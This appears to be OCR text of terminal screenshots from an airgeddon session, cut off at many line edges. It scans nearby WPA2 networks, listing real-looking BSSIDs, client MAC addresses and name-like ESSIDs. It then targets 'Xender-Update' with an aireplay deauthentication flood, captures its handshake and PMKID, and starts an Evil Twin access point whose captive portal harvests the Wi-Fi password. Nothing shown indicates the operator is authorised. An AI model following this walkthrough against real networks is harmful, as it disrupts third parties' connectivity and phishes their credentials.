


```
The interface wlan0 you have already selected is not suppo
 denial of service (DoS). Do you want to continue? If yes,
> y

An exploration looking for targets is going to be done...
Press [Enter] key to continue...

**************************** Exploring for targets *******
Exploring for targets option chosen (monitor mode needed)

Selected interface wlan0 is in monitor mode. Exploration c

Chosen action can be carried out only over WPA/WPA2 networ
n that case they are displayed in the scan window as WPA3.


WPA/WPA2/WPA3 filter enabled in scan. When started, press
Press [Enter] key to continue...
```




```
CH 12 ][ Elapsed: 18 s ][ 2023-02-01 09:16 ][ interface wlan0 down

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

44:C8:74:59:58:AE   -1        0        0    0  12   -1                    <length:  0>
44:C8:74:4A:0A:70   -1        0        0    0  13   -1                    <length:  0>
44:C8:74:76:E0:58  -46       22      173    2   5  130   WPA2 CCMP   PSK  Xender-Update
44:C8:74:86:A2:48  -73        7        0    0   9  130   WPA2 CCMP   PSK  Yahweh
44:C8:74:23:27:6A  -78       21        2    0   1  130   WPA2 CCMP   PSK  Mesi 2823
44:C8:74:23:75:43  -79       11       21    0   8  130   WPA2 CCMP   PSK  Afnin
44:C8:74:CF:4D:2D  -81       11        1    0   3  130   WPA2 CCMP   PSK  Tibeb
44:C8:74:1D:99:83  -81        9        0    0   4  130   WPA2 CCMP   PSK  Sisay
44:C8:74:01:A0:E0  -82        7        0    0   6  130   WPA2 CCMP   PSK  DADA
C4:33:06:8C:88:7E  -83        2        0    0  11  130   WPA2 CCMP   PSK  Merdi
44:C8:74:C6:B3:F2  -84        8        0    0   2  130   WPA2 CCMP   PSK  Blen
A0:9F:7A:03:C8:6B  -85        4        0    0   1   65   WPA2 CCMP   PSK  Seycos
44:C8:74:D0:B9:0C  -85        1        0    0   5  130   WPA2 CCMP   PSK  Afomiya
44:C8:74:34:3B:57  -85        2        0    0   8  130   WPA2 CCMP   PSK  06
C4:33:06:A0:2C:A5  -85        3        0    0   5  130   WPA2 CCMP   PSK  Abeba
44:C8:74:F3:22:3B  -87        3        0    0   3  130   WPA2 CCMP   PSK  Zinash

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   5A:01:AA:8E:FF:30  -84    0 - 1     25        4         Etagagn
44:C8:74:59:58:AE  7A:65:21:7E:4B:D0  -80    0 - 1    180      132
44:C8:74:4A:0A:70  48:9D:D1:E4:91:5A  -82    0 - 1      0        1
44:C8:74:4A:0A:70  10:19:A7:9B:B7:88  -86    0 - 1      0        3
44:C8:74:4A:0A:70  EE:A3:02:1E:99:3D  -88    0 - 1      1        2
44:C8:74:76:E0:58  18:CC:18:3B:BC:35  -20    0 - 6e     0       18
ioctl(SIOCSIWMODE) failed: Device or resource busy
```


```
be used in airgeddon? Check wiki: https://github.com/v1s1t0r1s

eds it to virtually unfold itself to create the fake access po
```



```
******************************* Select target ***************

  N.         BSSID        CHANNEL  PWR   ENC    ESSID
-------------------------------------------------------
  1)   44:C8:74:34:3B:57    8     16%   WPA2   06
  2)   C4:33:06:A0:2C:A5    5     15%   WPA2   Abeba
  3)*  44:C8:74:23:75:43    8     23%   WPA2   Afnin
  4)   44:C8:74:D0:B9:0C    5     15%   WPA2   Afomiya
  5)*  44:C8:74:C6:B3:F2    2     18%   WPA2   Blen
  6)   44:C8:74:01:A0:E0    6     18%   WPA2   DADA
  7)   94:98:69:89:00:E4    6     16%   WPA2   Ethiopia
  8)   44:C8:74:4B:E0:D2    9     13%   WPA2   Haile
  9)*  44:C8:74:4A:0A:70   13      0%          (Hidden Network)
 10)*  44:C8:74:59:58:AE   12      0%          (Hidden Network)
 11)   44:C8:74:A4:73:31    7     15%   WPA    (Hidden Network)
 12)   44:C8:74:05:B7:44    1     15%   WPA2   hlu
 13)   44:C8:74:80:4E:4E    1     12%   WPA2   Melat
 14)   C4:33:06:8C:88:7E   11     17%   WPA2   Merdi
 15)*  44:C8:74:23:27:6A    1     22%   WPA2   Mesi 2823
 16)   44:C8:74:47:69:EE    1     13%   WPA2   saliyas
 17)   A0:9F:7A:03:C8:6B    1     16%   WPA2   Seycos
 18)   44:C8:74:1D:99:83    4     19%   WPA2   Sisay
 19)*  44:C8:74:CF:4D:2D    3     19%   WPA2   Tibeb
 20)*  44:C8:74:76:E0:58    5     54%   WPA2   Xender-Update
 21)   44:C8:74:86:A2:48    9     30%   WPA2   Yahweh
 22)   44:C8:74:F3:22:3B    3     16%   WPA2   Zinash

(*) Network with clients
-------------------------------------------------------
Select target network:
> 20
```



```
******************************* Evil Twin deauth ********
Interface wlan0 selected. Mode: Monitor. Supported bands:
Selected BSSID: 44:C8:74:76:E0:58
Selected channel: 5
Selected ESSID: Xender-Update
Handshake file selected: None

Select an option from menu:
---------
0.  Return to Evil Twin attacks menu
---------
1.  Deauth / disassoc amok mdk4 attack
2.  Deauth aireplay attack
3.  WIDS / WIPS / WDS Confusion attack
---------
*Hint* With this attack, we'll try to deauth clients from
---------
> 2
```




```
If you want to integrate "DoS pursuit mode" on an Evil Twin attack, another additional wifi interface in monitor mode will be needed to be able

Do you want to enable "DoS pursuit mode"? This will launch again the attack if target AP change its channel countering "channel hopping" [y/N]
> n
```

```
Do you want to spoof your MAC address during this attack? [y/N]
> n
```

```
Do you already have a captured Handshake file? Answer yes ("y") to enter the path or answer no ("n")
> n
```

```
Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [20]:
> 20
```

```
Timeout set to 20 seconds

Two windows will be opened. One with the Handshake capturer and other with the attack to fo

Don't close any window manually, script will do when needed. In about 20 seconds maximum yo
Press [Enter] key to continue...
```




plications
Places
XTerm
Feb 1 09:27
nathan@Nathan: ~/airgeddon
root@Nathan: /home/nathan
nathan@Nathan: ~/airgeddon
Capturing Handshake
aireplay deauth attack

```
*********** Evil Twin AP attack with captive portal ********************
 wlan0 selected. Mode: Monitor. Supported bands: 2.4Ghz
 BSSID: 44:C8:74:76:E0:58
 channel: 5
 ESSID: Xender-Update
ication chosen method: Aireplay
 file selected: /root/handshake-44:C8:74:76:E0:58.cap

 you use the attack without sniffing, just the AP, you can use any external sniffer script


nt to spoof your MAC address during this attack? [y/N]

ck requires that you have previously a WPA/WPA2 network captured Handshake file

n't have a captured Handshake file from the target network you can get it now

ready have a captured Handshake file? Answer yes ("y") to enter the path or answer no ("n") to capture a new one now [y/N]

20]:


 to force clients to reconnect

imum you'll know if you've got the Handshake
```

```
CH  5 ][ Elapsed: 0 s ][ 2023-02-01 09:27

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

44:C8:74:76:E0:58  -45 100       51        1    0   5  130   WPA2 CCMP   PSK  Xender-Up

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```


```
ing DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
ing DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
ing DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
ing DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
ing DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:76:E0:58]
```

...



```
Wait. Be patient...

In addition to capturing a Handshake, it has been verified that a PMKID from the target network has also been successfully ca

Congratulations!!

Type the path to store the file or press [Enter] to accept the default proposal [/root/handshake-44:C8:74:76:E0:58.cap]
> 
```

...




```
Type the path to store the file or press [Enter] to accept the default proposal [/root/handshake-44:C8:74:76:E0:58.cap]
>
The path is valid and you have write permissions. Script can continue...

Capture file generated successfully at [/root/handshake-44:C8:74:76:E0:58.cap]
Press [Enter] key to continue...
```

```
BSSID set to 44:C8:74:76:E0:58

Channel set to 5

ESSID set to Xender-Update

If the password for the wifi network is achieved with the captive portal, you must decide wher
root/evil_twin_captive_portal_password-Xender-Update.txt]
>
The path is valid and you have write permissions. Script can continue...
Press [Enter] key to continue...
```

```
The captive portal language has been established

All parameters and requirements are set. The attack is going to start. Multipl
the script will automatically close them all
Press [Enter] key to continue...
```

```
****************** Evil Twin AP attack with
Interface wlan0 selected. Mode: Monitor. Supp
Selected BSSID: 44:C8:74:76:E0:58
Selected channel: 5
Selected ESSID: Xender-Update
Deauthentication chosen method: Aireplay
Handshake file selected: /root/handshake-44:C

Choose the language in which network clients
---------
0.  Return to Evil Twin attacks menu
---------
1.  English
2.  Spanish
3.  French
4.  Catalan
5.  Portuguese
6.  Russian
7.  Greek
8.  Italian
9.  Polish
10. German
11. Turkish
12. Arabic
---------
*Hint* Do you have any problem with your wire
%20and%20Chipsets
---------
> 1
```



AP

```
nl80211: Could not configure driver mode
nl80211: deinit ifname=wlan0 disabled_11b_rates=0
nl80211 driver initialization failed.
wlan0: interface state UNINITIALIZED->DISABLED
wlan0: AP-DISABLED
wlan0: CTRL-EVENT-TERMINATING
hostapd_free_hapd_data: Interface wlan0 wasn't started
```

Control

```
Evil Twin AP Info // BSSID: 44:C8:74:76:E0:58 // Channel: 5 // ESSID: Xender-Update

Online time
00:00:19
On this attack, we'll wait for a network client to provide us the password for the wifi network in our captive portal

Attempts: 0

DHCP ips given to possible connected clients
No clients connected yet
```

DHCP

```
Internet Systems Consortium DHCP Server 4.4.3-P1
Copyright 2004-2022 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /etc/dhcp/ag.dhcpd.conf
Database file: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPF/wlan0/44:c8:74:7e:e0:58/192.169.1.0/24
Sending on   LPF/wlan0/44:c8:74:7e:e0:58/192.169.1.0/24
